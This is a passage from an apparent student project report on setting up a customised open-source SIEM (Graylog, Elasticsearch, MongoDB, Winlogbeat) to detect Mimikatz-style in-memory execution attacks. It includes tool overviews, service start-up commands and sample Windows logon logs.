- Asset management is cumbersome
- Limited flexibility
- Customization takes a long process

SAGAN:

It has following key features:

- Multi threaded
- Correlation engine formed by quadrant IS which runs on Unix OS.
- Compatible with snort or suricate rule management
- Log normalization
- Script execution on event detection
- Tracks the geographic component of any event
- CPU is lightweight and easy to maintain.
- Allows data exportation from other tools.

OSSEC:

- It is widely used because it is a scalable open source intrusion detection system that runs on virtually every operating system.
- FIM (file integrity monitoring) based intrusion detection
- Immediate reaction
- CPF(centralized policy enforcement)
- Real time alerting
- Allows to monitor many networks from a single station
- Can operate in server agent and serverless modes due to being flexible

WAZUH:

- Used to collect, aggregate and analyze security data.
- Fully equipped with capabilities in threat detection
- Integrity monitoring
- Intrusion detection
- Analysis of log data

- Detection of vulnerability
- Cloud and containers security
- Its server analyzes data and processes through decoders to look for well known IOCs.
- Capable server that can send orders to agents
- Manages agents, configure and updates
- Capable of sending orders to agents

SPLUNK FREE:

- Alerting/monitoring
- Clustering of index
- No login capabilities
- APM(application performance monitoring)
- AIOps
- Valued using by smaller enterprises

SECURITY ONION:

- Intrusion detection
- Log management
- Collection of elastic search, logstash, kibana, suricata, zeek and other tools
- Elastic search is core component
- Logstash used parse and format logs
- Kibana used to visualize the ingested log data
- Built on modified distributed client-server model
- Used by security teams who monitor and defend enterprises

Mozdef:

- Large arsenal of tools available for attackers
- Help share intelligence and fine-tune attacks in real-time.
- Provides platform for defenders to discover and respond to SE.
- Driving collaboration amongst incident healing
- SIEM overlay for ElasticSearch

GRAYLOG:

- User friendly interface
- Great functionality and scalability
- Customizable dashboards allowing to choose data sources to monitor
- Built-in-fault tolerance
- Can analyze several potential threads together
- Other basic and fundamental capabilities

As until this point, we've seen an overview of a few publicly available open source SIEM solutions. It's possible to use some of them in their original form, while others are more adaptable and can be customized.

Chapter 3: Proposed Solution

3.1 Drawbacks of already existing solutions

Network security is the need of hour. Open source and enterprise level SIEM solution already exist but they come with their own set of rules and restrictions and each and every system is different and requires certain features of firewall, IPS and IDS.

Following are some highlighted problems of the existing SIEM solutions..

1. Open source SIEM solutions are not that effective as everyone knows and can change the source code.
2. Enterprise level SIEM solutions have restriction of minimum number of systems on which they can be deployed.
3. Enterprise level SIEM solutions are not much cost effective as they operate on large scale and consumers who want to deploy SIEM solution to any personal computer cannot afford that.
4. As different attacks are being operated on different systems, each of them may require special rules for traffic monitoring which cannot be provided by only one SIEM solution.

3.2 Proposed solution

The major goal of our proposed solution is to provide a SIEM solution that provides solution to all the problems discussed above. An ideal SIEM solution should be cost effective, easy to use, effective enough to detect and generate alerts according to its specified set of rules and should not have the restriction of minimum systems for deployment. To achieve all these goals we will take an open source SIEM solution and we apply customized set of rules on it according to the attack pattern of the organization we will work with (MiGo innovations). As it is open source it will be cheap and cost effective but as the source code will be edited it will not be easy to attacked at and it will be easy to be deployed even at one system or personal computer.

A few installations i.e. of KALI Linux, mongoDb, elastic search, graylog, winlogbeat will be made to collect, correlate, centralize and view logs on real time. The attack pattern we were given by organization was of in-memory execution attacks. Logs will be centralized and viewed on real-time. Rules will be applied and customized according to the in-memory execution attack(MIMIKATZ). The customized product will be given a GUI after that.

3.2.1 Flowchart

Flowchart gives the pectoral description of sequence in which work was done.




Figure 4 : Flowchart of proposed solution

3.3 Kali Linux

Kali Linux is a Linux system based on Debian that is used for penetration testing and security assessments. Linux is the specially designed operating system which is mainly used by network analysts. Linux is used mainly by those who work for cybersecurity, pen testing or security analysis. It was initially known as BackTrack Linux and it is free and open source and can be installed by official website of Kali Linux(Kali.org). Some features of Kali Linux are discussed below in order to develop better understanding.




Figure 5 : Features of KALI Linux

Kali Linux's latest version has more than 500 tools to help pen testing and all of them are pre installed. For this project we installed Kali on virtual box. VMware can also be used to install Kali to be used as OS. There are some hardware and system requirements which are to be fulfilled in order to install Kali.

System Requirements

- Only supported on amd64(x86_64/64-bit) and i386(x86/32_bit) platforms(amd64 recommended).
- Can be set up as basic Secure Shell service(SSH) with minimun RAM of 128MB and 2GB of disk space.

Installation Prerequisite

- Using the amd64 installer image.
- CD/DVD drive / USB boot support.
- Single disk to install to.
- Connected to a network (with DHCP & DNS enabled) which has outbound Internet access.




Figure 6 : Kali Linux GUI


3.3.1 MongoDB

Mongo DB is an open source database management program and is good for working with large sets of distributed data. Document oriented information can be stored with its help. This is used in SIEM solution for storing data and connecting it to other systems. Cloud-based applications are developed with MongoDB as backend. Some other advantages are as follows:

- Cost effective
- Easy to install
- Efficient analysis
- Change friendly design
- Flexible document schemes
- Highly scalable using shards

In mongoDB, data is stored in documents. JSON(JavaScript object notation) format is used for storage. That format support embedded fields so that the data can be stored in documents and not in external table.

For this project we will use mongoDB for the storage of logs that will be collected by winlogbeat from windows server 2016.



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl daemon-reload
sudo systemctl enable mongod.service
sudo systemctl restart mongod.service
sudo systemctl —type=service —state=active | grep mongod
  mongod.service                          loaded active running MongoDB Database Server
```

Figure 7 : MongoDB installation

3.3.2 Elastic search

Elasticsearch is an analytical engine and a tool built on Apache Leucene. It was released in 2010 and it has become popular after that. Some of its uses are as follows:

- Log analysis
- Security intelligence
- Operational intelligence
- Full-text search8jml
- In business analytics





Figure 8 : Applications of elasticsearch

It is an open - source software, genuine decentralized database. The underlying architecture and components of this search engine make it fast and scalable. It is used in many companies like Netflix, Ebay and Walmart. Ebay also has a unique 'Elasticsearch-as-a-Sevice' platform that makes it easier to provision on an internal OpenStack-based cloud infrastructure.



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl daemon-reload
sudo systemctl enable elasticsearch.service
sudo systemctl restart elasticsearch.service
sudo systemctl --type=service --state=active | grep elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
  elasticsearch.service              loaded active running Elasticsearch
```

Figure 9 : Elasticsearch installation

3.3.3 Graylog

Graylog is an open source SIEM solution. It opens new standards of connectivity to collect, store transfer and analyzing of data. It is a correlating engine which performs auditing of logs and provides security.

3 key benefits are given as follows:

- Investigate data

Customize your research and reporting by creating and combining various queries.

Graylog can be used to build complicated warnings based on the link between several occurrences or indeed absent events.

- Get real-time responses

In milliseconds, queries are built and executed, and data is displayed in real time. Searches are merged into a single query, which triggers threat hunting and root analysis.

- Cost savings

Maintaining a lean IT operation is easy with Graylog's one source of information, repeatable search, and an educated staff.

Improved performance, more secure systems, lower storage costs, and fast installation are just a few of the benefits that can help your organisation succeed.




Figure 10 : Applications of Graylog





Figure 11 : Applications of Graylog



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl daemon-reload
sudo systemctl enable graylog-server.service
sudo systemctl start graylog-server.service
sudo systemctl --type=service --state=active | grep graylog
Synchronizing state of graylog-server.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable graylog-server
  graylog-server.service             loaded active running Graylog server
```


Figure 12 : Graylog installation

3.4Windows Server 2016

The logs of in-memory execution attacks were collected through sysmon and centralized through winlogbeat from windows server 2016.

3.4.1 Winlogbeat

Winlogbeat is also known as the lightweight shipper It then exports the event log data to either Elasticsearch or Logstash after installing and running as a Windows service. It performs the pat of watching the logs and then detecting the threat. Its main advantage is that it is open and free to use and installation is also not so heavy so it becomes fun to use. It is a windows specific event log shipping agent used to collect and send logs. Data can be captured from any event logs on system. Events such as applications, hardware and security and systems can be captured and viewed. It has different versions and the version which we used for our project will be version 6.



```
August 8th 2016, 14:46:04.183  An account failed to log on.

                               Subject:
                                       Security ID:            S-1-0-0
                                       Account Name:           -
                                       Account Domain:         -
                                       Logon ID:               0x0

August 8th 2016, 14:45:47.808  An account failed to log on.

                               Subject:
                                       Security ID:            S-1-0-0
                                       Account Name:           -
                                       Account Domain:         -
                                       Logon ID:               0x0

August 8th 2016, 14:42:43.734  The winlogbeat service entered the running state.

August 8th 2016, 14:42:20.734  An account failed to log on.

                               Subject:
                                       Security ID:            S-1-0-0
                                       Account Name:           -
                                       Account Domain:         -
                                       Logon ID:               0x0

August 8th 2016, 14:42:20.734  An account failed to log on.
```


Figure 13 : Windows event log analysis with Winlogbeat

3.4.2 Sysmon

